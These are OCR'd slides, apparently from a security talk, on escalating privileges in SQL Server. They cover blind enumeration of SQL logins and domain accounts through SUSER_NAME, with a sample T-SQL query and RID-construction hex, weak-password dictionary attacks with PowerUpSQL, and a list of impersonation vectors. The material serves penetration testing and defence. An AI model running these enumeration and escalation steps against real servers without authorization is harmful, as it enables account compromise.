
…we can also enumerate SQL Server logins and Domain Accounts ☺

Technique	PowerUpSQL Function
Blind Login Enumeration + Dictionary Attack = Super Cool!	Invoke-SQLAuditWeakLoginPw • Enumerate all SQL Server logins **with the Public role** • Enumerate all domain accounts **with the Public role**

Escalating Privileges: Weak PWs

Enumerating SQL Logins

1. Attempt to list all SQL Server logins and fail.




Escalating Privileges: Weak PWs

Enumerating SQL Logins

1. Attempt to list all SQL Server logins and fail.


2. **Get principal id for the sa account with “suser_id”**



Escalating Privileges: Weak PWs

Enumerating SQL Logins


1. Attempt to list all SQL Server logins and fail.
2. Get principal id for the sa account with “suser_id”
3. **Use “suser_name” to get SQL logins using just principal ID**



Escalating Privileges: Weak PWs

Enumerating SQL Logins

1. Attempt to list all SQL Server logins and fail.
2. Get principal id for the sa account with “suser_id”
3. Use “suser_name” to get SQL logins using just principal ID
4. **Increment number and repeat**



Escalating Privileges: Weak PWs

Enumerating SQL Logins

1. Attempt to list all SQL Server logins and fail.
2. Get principal id for the sa account with “suser_id”
3. Use “suser_name” to get SQL logins using just principal ID
4. **Increment number and repeat**

Code gifted from @mobileck


Source:
https://gist.github.com/ConstantineK/c6de5d398ec43bab1a29ef07e8c21ec7

```
select n [id], SUSER_NAME(n) [user_name]
from (
select top 10000 row_number() over(order by t1.number) as N
from   master..spt_values t1
       cross join master..spt_values t2
) a
where SUSER_NAME(n) is not null
```

Escalating Privileges: Weak PWs

Enumerating Domain Users


1. Get the domain



Escalating Privileges: Weak PWs

Enumerating Domain Users

1. Get the domain
2. **GID RID of default group**



Escalating Privileges: Weak PWs

Enumerating Domain Users

1. Get the domain
2. GID RID of default group
3. **Grab the first 48 Bytes of** the full **RID**

RID = 0x0105000000000005150000009CC30DD479441EDEB31027D0**00020000**
SID = 0x0105000000000005150000009CC30DD479441EDEB31027D0

Escalating Privileges: Weak PWs

Enumerating Domain Users

1. Get the domain
2. GID RID of default group
3. Grab the first 48 Bytes of the full RID
4. **Create new RID with by appending a hex number value and the SID**


1. Start with number, 500
2. Convert to hex, F401
3. Pad with 0 to 8 bytes, F4010000
4. Concatenate the SID and the new RID

SID = 0x0105000000000005150000009CC30DD479441EDEB31027D0
RID = 0x0105000000000005150000009CC30DD479441EDEB31027D0**F4010000**

Escalating Privileges: Weak PWs

Enumerating Domain Users


1. Get the domain
2. GID RID of default group
3. Grab the first 48 Bytes of the full RID
4. Create new RID with by appending a hex number value and the SID
5. **Use “suser_name” function to get domain object name**



Escalating Privileges: Weak PWs

Enumerating Domain Users

1. Get the domain
2. GID RID of default group
3. Grab the first 48 Bytes of the full RID
4. Create new RID with by appending a hex number value and the SID
5. Use “suser_name” function to get domain object name
6. **Increment and repeat**




Escalating Privileges: DEMO

Get-SQLFuzzServerLogin

Invoke-SQLAuditWeakLoginPw

Get-SQLFuzzDomainAccount


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Script
PS C:\>
Completed
Ln 1 Col 9
135%
4:24 PM
10/17/2016

Escalating Privileges: Impersonation

1. **Impersonate Privilege**
    - Server: EXECUTE AS LOGIN
    - Database: EXECUTE AS USER
2. **Stored Procedure and Trigger Creation / Injection Issues**
    - EXECUTE AS OWNER
    - Signed with cert login
3. **Automatic Execution of Stored Procedures**
4. **Agent Jobs**
    - User, Reader, and Operator roles
5. **xp_cmdshell proxy acount**
6. **Create Databse Link to File or Server**
7. **Import / Install Custom Assemblies**
8. **Ad-Hoc Queries**
9. **Shared Service Accounts**
10. **Database Links**
11. **UNC Path Injection**
12. **Python code execution**

Escalating Privileges: Impersonation

Impersonate Privilege

- Can be used at server layer
    - EXECUTE AS LOGIN
- Can be used at database layer
    - EXECUTE AS USER

Pros

- Execute queries/commands in another user context


Cons

- Commands and queries are not limited in any way
- Requires database to be configured as trustworthy for OS command execution

Escalating Privileges: Impersonation

Impersonate Privilege


- Can be used at server layer
    - EXECUTE AS LOGIN
- Can be used at database layer
    - EXECUTE AS USER



Escalating Privileges: Impersonation

Impersonate Privilege

- Can be used at server layer
  - EXECUTE AS LOGIN
- Can be used at database layer
  - EXECUTE AS USER



Escalating Privileges: Impersonation

Stored Procedure and Trigger Creation / Injection Issues

- EXECUTE AS OWNER can be used to execute a stored procedure as another login

Pros

- Can execute queries/commands in another user context
